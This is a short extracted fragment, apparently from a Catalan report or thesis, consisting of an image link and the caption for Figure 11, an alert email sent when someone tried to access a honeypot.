


Figura 11: Mail enviat quan s'ha intentat accedir al honeypot